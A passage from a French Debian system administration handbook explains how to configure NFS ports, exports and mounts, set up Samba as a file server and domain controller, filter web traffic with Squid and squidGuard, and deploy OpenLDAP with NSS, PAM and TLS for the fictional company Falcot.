NEED_SVCGSSD=

# Options for rpc.svcgssd.
RPCSVCGSSDOPTS=
```

Ex. 11.23 *Fichier* `/etc/default/nfs-common`

```
# If you do not set values for the NEED_ options, they will be attempted
# autodetected; this should be sufficient for most people. Valid alternatives
# for the NEED_ options are "yes" and "no".

# Do you want to start the statd daemon? It is not needed for NFSv4.
NEED_STATD=

# Options for rpc.statd.
```

```
#   Should rpc.statd listen on a specific port? This is especially useful
#   when you have a port-based firewall. To use a fixed port, set this
#   this variable to a statd argument like: "--port 4000 --outgoing-port 4001".
#   For more information, see rpc.statd(8) or http://wiki.debian.org/SecuringNFS
STATDOPTS="--port 2046 --outgoing-port 2047"

# Do you want to start the idmapd daemon? It is only needed for NFSv4.
NEED_IDMAPD=

# Do you want to start the gssd daemon? It is required for Kerberos mounts.
NEED_GSSD=
```

Après ces modifications et un redémarrage des services, `rpc.mountd` emploie le port 2 048 ; `rpc.statd` écoute le port 2 046 et utilise le port 2 047 pour les connections sortantes.

Le service `lockd` est géré par un *thread* (processus léger) noyau, fonctionnalité compilée sous forme de module dans les noyaux Debian. Le module dispose également de deux options pour choisir systématiquement le même port : nlm_udpport et nlm_tcpport. Pour employer ces options automatiquement, il faut créer un fichier `/etc/modprobe.d/lockd` comme dans l'exemple ci-dessous.

Ex. 11.24 *Fichier* `/etc/modprobe.d/lockd`

```
options lockd nlm_udpport=2045 nlm_tcpport=2045
```

Avec tous ces paramétrages, il est maintenant possible de contrôler plus finement les accès au service NFS grâce à un pare-feu. Ce sont les ports 111 et 2 045 à 2 049 (en UDP et en TCP) qui doivent faire l'objet d'attentions particulières.

11.4.2. Serveur NFS

Le serveur NFS est intégré au noyau Linux ; Debian le compile dans ses noyaux sous forme de module. Pour l'activer automatiquement à chaque démarrage, il faut installer le paquet *nfs-kernel-server*, qui contient les scripts d'initialisation adéquats.

Le fichier de configuration du serveur NFS, `/etc/exports`, donne les répertoires exportés à l'extérieur. À chaque partage NFS sont associées des machines qui ont le droit d'y accéder. Un certain nombre d'options permettent de dicter quelques règles d'accès. Le format de ce fichier est très simple :

```
/repertoire/a/partager machine1(option1,option2,...) machine2(...) ...
```

Chaque machine est identifiée par son nom DNS ou son adresse IP. Il est aussi possible de spécifier un ensemble de machines en employant la syntaxe *.falcot.com ou en décrivant une plage complète d'adresses IP (exemples : 192.168.0.0/255.255.255.0, 192.168.0.0/24).

Par défaut, un partage n'est accessible qu'en lecture seule (option ro comme *read only*). L'option rw (comme *read-write*) donne un accès en lecture/écriture. Les clients NFS doivent se connecter depuis un port réservé à root (c'est-à-dire inférieur à 1 024) à moins que l'option insecure (pas sûr) n'ait été employée (l'option secure — sûr — est implicite en l'absence de insecure, mais on peut quand même la mentionner).

Le serveur ne répond à une requête NFS que lorsque l'opération sur disque a été complétée (option sync). L'option async (asynchrone) désactive cette fonctionnalité et améliore quelque peu les performances, au détriment de la fiabilité puisqu'il subsiste alors un risque de perte de données en cas de *crash* du serveur (des données acquittées par le serveur NFS n'auront pas été sauvegardées sur le disque avant le *crash*). La valeur par défaut de cette option ayant changé récemment (par rapport à l'historique de NFS), il est recommandé de toujours mentionner explicitement l'option souhaitée.

Pour ne pas donner un accès root au système de fichiers à n'importe quel client NFS, toutes les requêtes provenant d'un utilisateur root sont transformées en requêtes provenant de l'utilisateur nobody. Cette option (root_squash) est activée par défaut ; l'option inverse no_root_squash ne doit être employée qu'avec parcimonie étant donné les risques qu'elle comporte. Les options anonuid=*uid* et anongid=*gid* permettent d'employer un autre utilisateur écran à la place des UID/GID 65 534 (qui correspondent à l'utilisateur nobody et au groupe nogroup).

D'autres options existent encore, que vous découvrirez dans la page de manuel `exports(5)`.

ATTENTION

Première installation

Le script `/etc/init.d/nfs-kernel-server` ne démarre rien si le fichier `/etc/exports` ne prévoit aucun partage NFS. C'est pourquoi il faut démarrer le serveur NFS juste après avoir rempli ce fichier pour la première fois :

```
# /etc/init.d/nfs-kernel-server start
```

11.4.3. Client NFS

Comme tous les systèmes de fichiers, il est nécessaire de le monter pour l'intégrer dans l'arborescence du système. Étant donné qu'il s'agit d'un système de fichiers un peu particulier, il a fallu adapter la syntaxe habituelle de la commande `mount` et le format du fichier `/etc/fstab`.

Ex. 11.25 *Montage manuel avec la commande* `mount`

```
# mount -t nfs -o rw,nosuid arrakis.interne.falcot.com:/srv/partage /partage
```

Ex. 11.26 *Entrée NFS dans le fichier* `/etc/fstab`

```
arrakis.interne.falcot.com:/srv/partage /partage nfs rw,nosuid 0 0
```

L'entrée ci-dessus monte automatiquement à chaque démarrage le répertoire NFS `/srv/partage/` présent sur le serveur arrakis dans le répertoire local `/partage/`. L'accès demandé est en lecture/écriture (paramètre rw). L'option nosuid est une mesure de protection qui supprime tout bit setuid ou setgid présent sur les programmes contenus dans les partage NFS. Si le répertoire NFS est dédié au stockage de documents, il est recommandé d'employer de plus l'option noexec qui empêche l'exécution de programmes par NFS.

La page de manuel `nfs(5)` détaille toutes les options possibles.

11.5. Partage Windows avec Samba

Samba est une suite d'outils qui permettent de gérer le protocole SMB (aussi appelé « CIFS ») sous Linux. Ce dernier est employé par Windows pour accéder aux partages réseau et aux imprimantes partagées.

Samba sait également jouer le rôle de contrôleur de domaine Windows. C'est un outil extraordinaire pour assurer une cohabitation parfaite entre les serveurs sous Linux et les machines de bureautique encore sous Windows.

OUTIL

Administrer Samba avec SWAT

SWAT (*Samba Web Administration Tool*, outil d'administration web de Samba) est une interface web permettant de configurer le service Samba. Le paquet Debian *swat* n'activant pas l'interface de configuration par défaut, il faut le faire manuellement en exécutant `update-inetd --enable swat`.

SWAT est alors accessible à l'URL `http://localhost:901`. Pour y accéder, il faut employer le compte root (et le mot de passe administrateur habituel). Attention cependant, SWAT réécrit le fichier `smb.conf` à sa manière pensez donc à en faire une copie préalable si vous ne faites qu'essayer cet outil.

SWAT, très agréable à utiliser, dispose d'un assistant qui permet de définir le rôle du serveur en trois questions. Il est ensuite possible de configurer toutes les options globales ainsi que celles de tous les partages. On peut bien entendu créer de nouveaux partages. Chaque option est accompagnée d'un lien qui renvoie à la documentation correspondante.

Malheureusement, plus personne de maintient SWAT de manière active et il sera vraisemblablement supprimé de la prochaine version stable de Debian (*Jessie*).

11.5.1. Samba en serveur

Le paquet Debian *samba* contient les deux principaux serveurs de Samba 3 (`smbd` et `nmbd`).

DOCUMENTATION

Pour aller plus loin

Le serveur Samba est extrêmement configurable et peut répondre à de très nombreux cas d'utilisation correspondant à des besoins et des architectures réseau très différents. Le cas traité dans ce livre utilise Samba comme contrôleur de domaine principal, mais il peut très bien n'être qu'un serveur du domaine déléguant l'authentification au contrôleur principal, qui serait un serveur Windows NT ou Windows Server 2003.

La documentation présente dans le paquet *samba-doc* est très bien faite. Nous citerons en particulier le document « Samba 3 by example » : `/usr/share/doc/samba-doc/htmldocs/Samba3-ByExample/index.html`. Ce texte traite d'un cas concret, évoluant au fil de la croissance de l'entreprise.

OUTIL

Authentifier à l'aide d'un serveur Windows

Winbind permet d'utiliser un serveur Windows comme serveur d'authentification et s'intègre à PAM et à NSS. Il est ainsi possible de mettre en place des machines Linux où tous les utilisateurs d'un domaine Windows disposeront automatiquement d'un compte.

Vous trouverez plus d'informations à ce sujet dans le fichier `/usr/share/doc/samba-doc/htmldocs/Samba3-HOWTO/winbind.html`.

Configuration avec `debconf`

Le paquet met en place une configuration minimale en posant quelques questions au cours de l'installation initiale. Il est possible de reprendre cette étape de la configuration avec la commande `dpkg-reconfigure samba-common samba`.

La première information demandée est le nom du groupe de travail auquel le serveur Samba appartient (dans notre cas, la réponse est FALCOTNET). Une autre question demande s'il faut employer les mots de passe chiffrés ; la réponse est « oui » : cela est nécessaire pour fonctionner avec les clients Windows les plus récents et cela augmente la sécurité (la contrepartie étant l'obligation de gérer les mots de passe des utilisateurs de manière séparée des mots de passe Unix).

Le paquet propose également d'identifier le serveur WINS grâce aux informations fournies par le démon DHCP. Les administrateurs de Falcot ont refusé cette option, puisque leur intention était d'employer Samba pour jouer aussi le rôle de serveur WINS !

Finalement, l'ordinateur demande de choisir comment les démons sont démarrés : soit par l'intermédiaire de `inetd`, soit en tant que démons indépendants. Cette seconde option fut retenue parce que l'emploi d'`inetd` ne se justifie que si Samba est utilisé très occasionnellement, ce qui n'est pas le cas chez Falcot.

Configuration manuelle

Modifications à `smb.conf` Pour adapter le serveur aux besoins de Falcot, il faut modifier d'autres options dans le fichier de configuration de Samba, `/etc/samba/smb.conf`. Les extraits ci-dessous résument les changements effectués au sein de la section [global].

Ex. 11.27 *Modifications à* `smb.conf`

```
[global]

## Browsing/Identification ###

# Change this to the workgroup/NT-domain name your Samba server will part of
   workgroup = FALCOTNET

# server string is the equivalent of the NT Description field
   server string = %h server (Samba %v)

# Windows Internet Name Serving Support Section:
# WINS Support - Tells the NMBD component of Samba to enable its WINS Server
   wins support = yes ❶

[...]

####### Authentication #######

# "security = user" is always a good idea. This will require a Unix account
# in this server for every user accessing the server. See
# /usr/share/doc/samba-doc/htmldocs/Samba3-HOWTO/ServerType.html
# in the samba-doc package for details.
   security = user ❷

# You may wish to use password encryption.  See the section on
# 'encrypt passwords' in the smb.conf(5) manpage before enabling.
   encrypt passwords = true

# If you are using encrypted passwords, Samba will need to know what
# password database type you are using.
   passdb backend = tdbsam

[...]

########## Printing ##########
```

```
# If you want to automatically load your printer list rather
# than setting them up individually then you'll need this
   load printers = yes ❸

# lpr(ng) printing. You may wish to override the location of the
# printcap file
;   printing = bsd
;   printcap name = /etc/printcap

# CUPS printing.  See also the cupsaddsmb(8) manpage in the
# cups-client package.
   printing = cups ❹
   printcap name = cups
```

❶ Indique que Samba doit jouer le rôle de serveur de nom Netbios (Wins) pour le réseau local.

❷ C'est la valeur par défaut de ce paramètre. Comme il est central à la configuration de Samba, il est toutefois raisonnable de le renseigner de manière explicite. Chaque utilisateur doit s'authentifier avant de pouvoir accéder au moindre partage.

❸ Demande à Samba de partager automatiquement toutes les imprimantes existantes en local dans la configuration de Cups. Il est toujours possible de restreindre les droits sur ces imprimantes en définissant des sections appropriées dans le fichier.

❹ Documente le système d'impression employé, en l'occurrence Cups.

Ajout des utilisateurs Chaque utilisateur de Samba ayant besoin d'un compte sur le serveur, il faut créer les comptes Unix puis enregistrer chaque utilisateur dans la base de données de Samba. La création des comptes Unix se fait tout à fait normalement (avec la commande `adduser` par exemple).

L'ajout d'un utilisateur existant dans la base de données de Samba s'effectue par la commande `smbpasswd -a utilisateur`, qui demande le mot de passe interactivement.

On supprime un utilisateur avec la commande `smbpasswd -x utilisateur`. Un compte Samba peut n'être que gelé quelque temps avec la commande `smbpasswd -d utilisateur`, puis réactivé avec `smbpasswd -e utilisateur`.

Transformation en contrôleur de domaines Cette section indique comment les administrateurs de Falcot sont allés encore plus loin en transformant le serveur Samba en contrôleur de domaines offrant des profils errants (qui permettent aux utilisateurs de retrouver leur bureau quelle que soit la machine sur laquelle ils se connectent).

Tout d'abord, ils ont ajouté des directives supplémentaires dans la section [global] du fichier de configuration :

```
domain logons = yes                    ❶
preferred master = yes
logon path = \\%L\profiles\%U          ❷
logon script = scripts/logon.bat       ❸
```

❶ Active la fonctionnalité de contrôleur de domaine.

❷ Indique l'emplacement des répertoires personnels des utilisateurs. Ceux-ci sont stockés sur un partage dédié afin de pouvoir activer des options spécifiques (en l'occurrence profile acls, qui est nécessaire pour la compatibilité avec Windows 2000, XP et probablement Vista).

❸ Indique le script *batch* (non interactif) à exécuter à chaque ouverture de session sur la machine Windows cliente. En l'occurrence, il s'agit de `/var/lib/samba/netlogon/scripts/logon.bat`. Le script doit être au format DOS (les lignes étant séparées par un retour chariot et un saut de ligne ; il suffit d'exécuter `unix2dos` sur le fichier créé depuis Linux pour s'en assurer).

Les commandes les plus couramment employées dans ces scripts permettent de créer automatiquement des lecteurs réseau et de synchroniser l'heure de l'ordinateur.

Ex. 11.28 *Fichier* `logon.bat`

```
net time \\ARRAKIS /set /yes
net use H: /home
net use U: \\ARRAKIS\utils
```

Deux partages supplémentaires et leurs répertoires associés ont aussi été créés :

```
[netlogon]
comment = Network Logon Service
path = /var/lib/samba/netlogon
guest ok = yes
writable = no
share modes = no

[profiles]
comment = Profile Share
path = /var/lib/samba/profiles
```

```
read only = No
profile acls = Yes
```

Il faut également créer les répertoires personnels de tous les utilisateurs (`/var/lib/samba/profiles/utilisateur`), chacun d'entre eux devant être propriétaire de son répertoire personnel.

11.5.2. Samba en client

Les fonctionnalités clientes de Samba donnent à une machine Linux l'accès à des partages Windows et à des imprimantes partagées. Les paquets Debian *cifs-utils* et *smbclient* regroupent les programmes clients nécessaires.

Le programme `smbclient`

Le programme `smbclient` interroge tous les serveurs SMB. Il accepte l'option -U *utilisateur* pour se connecter au serveur sous une autre identité. `smbclient //serveur/partage` accède au partage de manière interactive (comme le client FTP en ligne de commande). `smbclient -L serveur` donne la liste des partages disponibles (et visibles).

Monter un partage Windows

La commande `mount` permet de monter un partage Windows dans l'arborescence du système Linux, avec l'aide de `mount.cifs` provided by *cifs-utils*).

Ex. 11.29 *Montage d'un partage Windows*

```
mount -t cifs //arrakis/shared /shared \
      -o credentials=/etc/smb-credentials
```

Le fichier `/etc/smb-credentials` ne sera pas lisible par les utilisateurs et respectera le format suivant :

```
username = utilisateur
password = mot_de_passe
```

On peut préciser d'autres options sur la ligne de commande, que la page de manuel `mount.cifs(1)` détaille. Deux options intéressantes permettent de forcer l'utilisateur (`uid`) et le groupe (`gid`) propriétaire des fichiers accessibles sur le montage afin de ne pas restreindre l'accès à root.

Il est aussi possible de configurer le montage d'un partage Windows dans `/etc/fstab` :

```
//serveur/shared /shared cifs credentials=/etc/smb-credentials
```

Un partage SMB/CIFS peut être démonté avec la commande `umount` standard.

Imprimer sur une imprimante partagée

Cups est une solution élégante pour imprimer sur une imprimante partagée par une machine Windows depuis un poste Linux. Si le paquet *smbclient* est installé, Cups offre la possibilité d'installer automatiquement une imprimante partagée par un poste Windows.

Voici les étapes à suivre :

- Entrer dans l'interface de configuration de CUPS : http://localhost:631/admin
- Cliquer sur « Ajouter une imprimante ».
- Choisir le périphérique de l'imprimante : Windows Printer via SAMBA.
- L'URI décrivant l'imprimante doit avoir la forme suivante :

  smb://*utilisateur*:*motdepasse*@*serveur*/*imprimante*.
- Saisir le nom qui identifiera cette imprimante de manière unique, puis une description pour cette imprimante et sa localisation. Ces informations seront utiles aux utilisateurs, et leur permettront d'identifier les imprimantes.
- Indiquer les noms du fabricant et du modèle de l'imprimante, ou fournir directement un fichier de description d'imprimante (PPD).

Et voilà, l'imprimante est fonctionnelle !

11.6. Mandataire HTTP/FTP

Un mandataire HTTP/FTP (ou proxy) est un intermédiaire pour les connexions HTTP et/ou FTP. Son rôle est double :

- Celui de serveur cache : il garde une copie des documents téléchargés pour éviter de les rapatrier plusieurs fois.
- Celui de serveur filtrant s'il est obligatoire et que les connexions sortantes sont par ailleurs bloquées. En tant qu'intermédiaire inévitable, il a en effet la liberté d'effectuer ou non la requête demandée.

Le serveur mandataire employé par Falcot SA est Squid.

11.6.1. Installation

Le paquet Debian *squid* n'est qu'un mandataire modulaire. Pour le transformer en serveur filtrant, il faut lui adjoindre le paquet *squidguard*. Le paquet *squid-cgi* permet d'interroger et d'administrer un mandataire Squid.

Préalablement à l'installation, il faut vérifier que le système est capable d'identifier son nom complet. La commande `hostname -f` doit renvoyer un nom long (incluant un nom de domaine). Si ce n'est pas le cas, il faut modifier `/etc/hosts` pour documenter le nom complet du système (exemple : arrakis.falcot.com). N'hésitez pas à faire valider le nom officiel de l'ordinateur avec votre administrateur réseau afin de ne pas créer de conflits inutiles.

11.6.2. Configuration d'un cache

Pour activer la fonctionnalité de serveur cache, il suffit de modifier le fichier de configuration `/etc/squid/squid.conf` pour autoriser les machines du réseau local à effectuer des requêtes au travers du mandataire. L'exemple ci-dessous montre les modifications effectuées par les administrateurs de Falcot SA.

Ex. 11.30 *Extrait du fichier* `/etc/squid/squid.conf`

```
# INSERT YOUR OWN RULE(S) HERE TO ALLOW ACCESS FROM YOUR CLIENTS

# Example rule allowing access from your local networks. Adapt
# to list your (internal) IP networks from where browsing should
# be allowed
acl our_networks src 192.168.1.0/24 192.168.2.0/24
http_access allow our_networks
http_access allow localhost
# And finally deny all other access to this proxy
http_access deny all
```

11.6.3. Configuration d'un filtre

Le filtrage des requêtes n'est pas effectué par `squid` mais par `squidGuard`. Il faut donc configurer `squid` pour qu'il interagisse avec ce dernier, ce qui s'effectue en ajoutant au fichier `/etc/squid/squid.conf` la directive ci-dessous :

```
redirect_program /usr/bin/squidGuard -c /etc/squid/squidGuard.conf
```

Il faut également installer le programme CGI `/usr/lib/cgi-bin/squidGuard.cgi` à partir du fichier d'exemple `squidGuard.cgi.gz`, que l'on trouve dans le répertoire `/usr/share/doc/squidguard/examples/`. On modifiera ce script en changeant les variables `$proxy` (nom du serveur mandataire) et `$proxymaster` (courrier électronique de contact de l'administrateur). Les variables `$image` et `$redirect` devront pointer sur des images existantes, symbolisant le refus d'accéder à la page demandée.

La commande `/etc/init.d/squid reload` active le filtre. Le paquet *squidguard* n'offrant aucun filtrage par défaut, l'administrateur a la responsabilité de le définir. Pour cela, il doit créer le fichier `/etc/squid/squidGuard.conf`, en utilisant éventuellement `/etc/squidguard/squidGuard.conf.default` comme modèle.

Après chaque modification du fichier de configuration de `squidGuard` ou de l'une des listes de domaines ou d'URL qu'il mentionne, il est nécessaire de régénérer la base de données de travail. Cela s'effectue en exécutant la commande `update-squidguard`. Le format du fichier de configuration est documenté sur le site web ci-dessous :

➡ `http://www.squidguard.org/Doc/configure.html`

ALTERNATIVE

DansGuardian

Le paquet *dansguardian* constitue une alternative à *squidguard*. Ce logiciel ne se contente pas de gérer une liste noire d'URL interdites, il est capable de gérer le système de notation PICS (*Platform for Internet Content Selection* — plateforme pour la sélection de contenu Internet) et de décider si une page est acceptable ou non en analysant dynamiquement son contenu.

11.7. Annuaire LDAP

OpenLDAP implémente le protocole LDAP ; ce n'est qu'une base de données adaptée pour gérer des annuaires. Son intérêt est multiple : l'emploi d'un serveur LDAP aide à centraliser la gestion des comptes des utilisateurs et des droits associés. De plus, la base de données LDAP est facile à dupliquer, ce qui permet de mettre en place plusieurs serveurs synchronisés. En cas de croissance rapide du réseau, il sera aisé de monter en puissance en répartissant la charge sur plusieurs serveurs.

Les données LDAP sont structurées et hiérarchisées. Les « schémas » définissent les objets que la base peut stocker avec la liste de tous les attributs possibles. La syntaxe qui permet de désigner un objet de la base traduit cette structure, même si elle n'est pas aisée à maîtriser.

11.7.1. Installation

Le paquet *slapd* contient le serveur OpenLDAP. Le paquet *ldap-utils* renferme des utilitaires en ligne de commande pour interagir avec les serveurs LDAP.

L'installation du paquet *slapd* est généralement non interactive, sauf si debconf a été configuré pour poser des questions de basse priorité. Le paquet utilisant debconf, il est toutefois possible de le reconfigurer avec `dpkg-reconfigure slapd`.

- Faut-il ignorer la configuration de `slapd` ? Non bien sûr, nous allons configurer ce service.
- Quel est le nom de domaine ? « falcot.com ».
- Quel est le nom de l'organisation ? « Falcot SA ».
- Il faut saisir un mot de passe administrateur pour la base de données.
- Module de base de données à utiliser ? « HDB ».
- La base doit-elle être supprimée si le paquet `slapd` est supprimé ? Non. Mieux vaut éviter de perdre ces données suite à une mauvaise manipulation.
- Faut-il déplacer l'ancienne base de données ? Cette question n'est posée que si l'on déclenche une nouvelle configuration alors qu'une base de données existe déjà. Ne répondre « oui » que si l'on veut effectivement repartir d'une base propre, par exemple si l'on exécute `dpkg-reconfigure slapd` juste après l'installation initiale.
- Faut-il autoriser LDAPv2 ? Non, ce n'est pas la peine. Tous les outils que nous employons connaissent LDAPv3.

B.A.-BA

Format LDIF

Un fichier LDIF (*LDAP Data Interchange Format*, ou format d'échange de données de LDAP) est un fichier textuel portable décrivant le contenu (ou une partie de celui-ci) d'une base de données LDAP afin de pouvoir intégrer les données dans n'importe quel autre serveur LDAP.

Une base de données minimale est maintenant configurée, ce qu'on peut vérifier en l'interrogeant directement :

```
$ ldapsearch -x -b dc=falcot,dc=com
# extended LDIF
#
# LDAPv3
# base <dc=falcot,dc=com> with scope sub
# filter: (objectclass=*)
# requesting: ALL
#

# falcot.com
dn: dc=falcot,dc=com
objectClass: top
objectClass: dcObject
objectClass: organization
o: Falcot SA
```

```
dc: falcot

# admin, falcot.com
dn: cn=admin,dc=falcot,dc=com
objectClass: simpleSecurityObject
objectClass: organizationalRole
cn: admin
description: LDAP administrator

# search result
search: 2
result: 0 Success

# numResponses: 3
# numEntries: 2
```

La requête a renvoyé deux objets : l'organisation dans son ensemble et l'administrateur.

11.7.2. Remplissage de l'annuaire

La base de données vide n'ayant pas grand intérêt, il s'agit maintenant d'y intégrer l'ensemble des annuaires existants, notamment les utilisateurs, groupes, services et hôtes.

Le paquet Debian *migrationtools* offre un ensemble de scripts qui permettent justement de récupérer les informations depuis les annuaires Unix standards (`/etc/passwd`, `/etc/group`, `/etc/services`, `/etc/hosts`, etc.) puis de les intégrer dans la base de données LDAP.

Après installation du paquet, il faut éditer le fichier `/etc/migrationtools/migrate_common.ph` pour activer les options `IGNORE_UID_BELOW` et `IGNORE_GID_BELOW` (qu'il suffit de décommenter) et mettre à jour `DEFAULT_MAIL_DOMAIN`/`DEFAULT_BASE`.

La mise à jour à proprement parler se fait en exécutant la commande `migrate_all_online.sh` comme suit :

```
# cd /usr/share/migrationtools
# LDAPADD="/usr/bin/ldapadd -c" ETC_ALIASES=/dev/null ./migrate_all_online.sh
```

Le script `migrate_all_online.sh` pose plusieurs questions auxquelles il faut répondre correctement pour indiquer la base de données LDAP dans laquelle les données vont être intégrées. Le Tableau 11.1 résume les réponses données dans le cas de Falcot.

La migration du fichier `/etc/aliases` est volontairement ignorée parce que le schéma standard (installé par Debian) ne comprend pas les structures employées par ce script pour décrire les alias de courrier électronique. S'il est nécessaire d'intégrer cette information dans la base de données LDAP, il faudra ajouter le fichier `/etc/ldap/schema/misc.schema` comme schéma standard.

Question	Réponse
X.500 naming context	dc=falcot,dc=com
LDAP server hostname	localhost
Manager DN	cn=admin,dc=falcot,dc=com
Bind credentials	le mot de passe administrateur
Create DUAConfigProfile	*no*

Table 11.1 *Réponses aux questions du script* `migrate_all_online.sh`

OUTIL
Explorer un annuaire LDAP

Le programme `jxplorer` (du paquet Debian éponyme) est un outil graphique qui permet d'explorer et de modifier une base de données LDAP. Il est intéressant et aide notamment à mieux se représenter la structure hiérarchique des données LDAP.

On peut également noter l'emploi de l'option -c de la commande `ldapadd` lui demandant de ne pas s'interrompre en cas d'erreur. Elle est nécessaire car la conversion du fichier `/etc/services` génère quelques erreurs que l'on peut ignorer sans soucis.

11.7.3. Utiliser LDAP pour gérer les comptes

Maintenant que la base de données LDAP contient des informations, il est temps de les utiliser. Cette section explique comment paramétrer un système Linux afin que les différents annuaires système emploient la base de données LDAP de manière transparente.

Configuration de NSS

NSS (*Name Service Switch*, ou multiplexeur de service de noms, voir encadré « Base de données système et NSS » page 176) est un système modulaire pour définir ou récupérer les informations des annuaires système. Pour utiliser LDAP comme une source de données NSS, il faut mettre en place le paquet *libnss-ldap*. Son installation pose plusieurs questions dont les réponses sont résumées dans le Tableau 11.2 .

Il faut ensuite modifier le fichier `/etc/nsswitch.conf` pour lui indiquer d'employer le module `ldap` fraîchement installé.

Le module `ldap`, systématiquement ajouté au début, est donc consulté en premier. Le service `hosts` fait exception puisque pour contacter le serveur LDAP, il faut consulter le DNS au préalable (pour résoudre ldap.falcot.com). Sans cette précaution, une requête de résolution de nom de machine consulterait le serveur LDAP, ce qui déclencherait une résolution du nom du serveur LDAP, etc. produisant une boucle infinie.

Question	Réponse
URI du serveur LDAP	ldap://ldap.falcot.com
Nom distinctif de la base de recherche	dc=falcot,dc=com
Version de LDAP à utiliser	3
La base demande-t-elle un *login* ?	*no*
Donner les privilèges de superutilisateur local au compte administrateur LDAP ?	oui
Rendre le fichier de configuration lisible et modifiable uniquement par son propriétaire ?	*no*
Compte LDAP pour le super-utilisateur (root)	cn=admin,dc=falcot,dc=com
Mot de passe du compte super-utilisateur LDAP	le mot de passe administrateur

Table 11.2 *Configuration du paquet* libnss-ldap

Ex. 11.31 *Fichier* `/etc/nsswitch.conf`

```
# /etc/nsswitch.conf
#
# Example configuration of GNU Name Service Switch functionality.
# If you have the `glibc-doc' and `info' packages installed, try:
# `info libc "Name Service Switch"' for information about this file.

passwd: ldap compat
group: ldap compat
shadow: ldap compat

hosts: files dns ldap
networks: ldap files

protocols: ldap db files
services: ldap db files
ethers: ldap db files
rpc: ldap db files

netgroup: ldap files
```

Si l'on souhaite que le serveur LDAP soit la référence unique (et ne pas prendre en compte les fichiers locaux employés par le module *files*), il est possible de configurer chaque service avec la syntaxe :

service:ldap [NOTFOUND=return] files.

Si l'entrée demandée n'existe pas dans le serveur LDAP, la réponse sera « n'existe pas » même si la ressource existe dans l'un des fichiers locaux, qui ne seront employés que lorsque le service LDAP sera hors d'usage.

Configuration de PAM

La configuration de PAM (voir l'encadré « `/etc/environment` et `/etc/default/locale` » page 163) proposée dans cette section permettra aux applications d'effectuer les authentifications nécessaires à partir des données de la base LDAP.

ATTENTION

Impossible de s'identifier

Le changement de la configuration PAM standard employée par les divers programmes est une opération sensible. En cas de mauvaise manipulation, il peut être impossible de s'authentifier, donc de se connecter. Pensez donc à garder un shell root ouvert en parallèle pour corriger vos erreurs le cas échéant.

Il faut installer le module LDAP pour PAM, qui se trouve dans le paquet Debian *libpam-ldap*. Son installation pose des questions similaires à celles de *libnss-ldap*, et, d'ailleurs certains paramètres de configuration (comme l'URI du serveur LDAP) sont tout simplement partagés avec le paquet *libnss-ldap*. Les réponses sont résumées dans le Tableau 11.3 .

Question	Réponse
Le superutilisateur local doit-il être un administrateur de la base LDAP ?	oui. Cela permet d'utiliser la commande `passwd` habituelle pour changer les mots de passe stockés dans la base LDAP.
La base LDAP demande-t-elle une identification ?	*no*
Compte LDAP pour le super-utilisateur (root)	cn=admin,dc=falcot,dc=com
Mot de passe du compte super-utilisateur LDAP	le mot de passe administrateur de la base LDAP
Algorithme de chiffrement à utiliser localement pour les mots de passe	crypt

Table 11.3 *Configuration de* libpam-ldap

L'installation de *libpam-ldap* adapte automatiquement la configuration PAM par défaut définie dans les fichiers `/etc/pam.d/common-auth`, `/etc/pam.d/common-password` et `/etc/pam.d/common-account`. Pour effectuer cela, le paquet s'appuie sur l'utilitaire `pam-auth-update` prévu à cet usage et fourni par le paquet *libpam-runtime*. L'administrateur peut également exécuter `pam-auth-update` pour activer et désactiver à sa guise les modules PAM présents sur le système.

Sécuriser les échanges de données LDAP

LDAP est par défaut transporté en clair sur le réseau, ce qui signifie que les mots de passe chiffrés circulent sans précaution particulière. Repérables, ils peuvent donc subir une attaque de type dictionnaire. Pour éviter ce désagrément, il convient d'employer une couche supplémentaire de chiffrement et cette section détaille comment procéder.

Configuration côté serveur La première étape consiste à créer une biclé (la publique et la privée) pour LDAP. Pour cela, les administrateurs de Falcot réutilisent *easy-rsa* (voir la section 10.2.1.1, « Infrastructure de clés publiques *easy-rsa* » page 245). L'exécution de la commande `./build-server-key ldap.falcot.com` pose plusieurs questions banales (lieu, nom de l'organisation, etc.). Il est impératif de répondre à la question Common Name le nom complet du serveur LDAP ; en l'occurrence il s'agit donc de ldap.falcot.com.

La commande précédente a généré un certificat dans le fichier `keys/ldap.falcot.com.crt` et la clé privée correspondante est stockée dans `keys/ldap.falcot.com.key`.

Maintenant que ces clés ont été installées à leur emplacement standard, il faut s'assurer que le fichier contenant leur partie privée est lisible par le serveur LDAP, qui fonctionne avec l'identité utilisateur openldap :

```
# adduser openldap ssl-cert
Ajout de l'utilisateur « openldap » au groupe « ssl-cert »...
Ajout de l'utilisateur openldap au groupe ssl-cert
Fait.
# mv keys/ldap.falcot.com.key /etc/ssl/private/ldap.falcot.com.key
# chown root:ssl-cert /etc/ssl/private/ldap.falcot.com.key
# chmod 0640 /etc/ssl/private/ldap.falcot.com.key
# mv newcert.pem /etc/ssl/certs/ldap.falcot.com.pem
```

Le démon `slapd` doit aussi être configuré pour utiliser ces clés de chiffrement. La configuration du serveur LDAP est gérée de manière dynamique : comme elle est stockée dans une partie dédiée de l'annuaire, elle peut être mise à jour avec des opérations LDAP normales sur cette hiérarchie cn=config (et le serveur met à jour `/etc/ldap/slapd.d` à la volée pour rendre cette configuration persistante). Pour modifier la configuration, on utilisera donc `ldapmodify` :

Ex. 11.32 *Configuration de* `slapd` *pour la prise en charge du chiffrement*

```
# cat >ssl.ldif <<END
dn: cn=config
changetype: modify
add: olcTLSCertificateFile
olcTLSCertificateFile: /etc/ssl/certs/ldap.falcot.com.pem
-
add: olcTLSCertificateKeyFile
olcTLSCertificateKeyFile: /etc/ssl/private/ldap.falcot.com.key
-
END
# ldapmodify -Y EXTERNAL -H ldapi:/// -f ssl.ldif
SASL/EXTERNAL authentication started
SASL username: gidNumber=0+uidNumber=0,cn=peercred,cn=external,cn=auth
SASL SSF: 0
modifying entry "cn=config"
```

OUTIL

Éditer un annuaire LDAP avec `ldapvi`

`ldapvi` permet d'afficher une représentation LDIF d'une partie de l'annuaire LDAP dans un éditeur de texte. Si l'on effectue des modifications dans cet éditeur, `ldapvi` les convertira en opérations LDAP et effectuera ces opérations automatiquement.

C'est donc une manière particulièrement pratique de mettre à jour la configuration du serveur LDAP, simplement en éditant la hiérarchie `cn=config`.

```
# ldapvi -Y EXTERNAL -h ldapi:/// -b cn=config
```

La dernière étape pour activer la mise en place du chiffrement est de modifier la variable `SLAPD_SERVICES` du fichier `/etc/default/slapd`. Notons au passage que pour éviter tout risque, on désactive la possibilité de LDAP non sécurisé.

Ex. 11.33 *Fichier* `/etc/default/slapd`

```
# Default location of the slapd.conf file or slapd.d cn=config directory. If
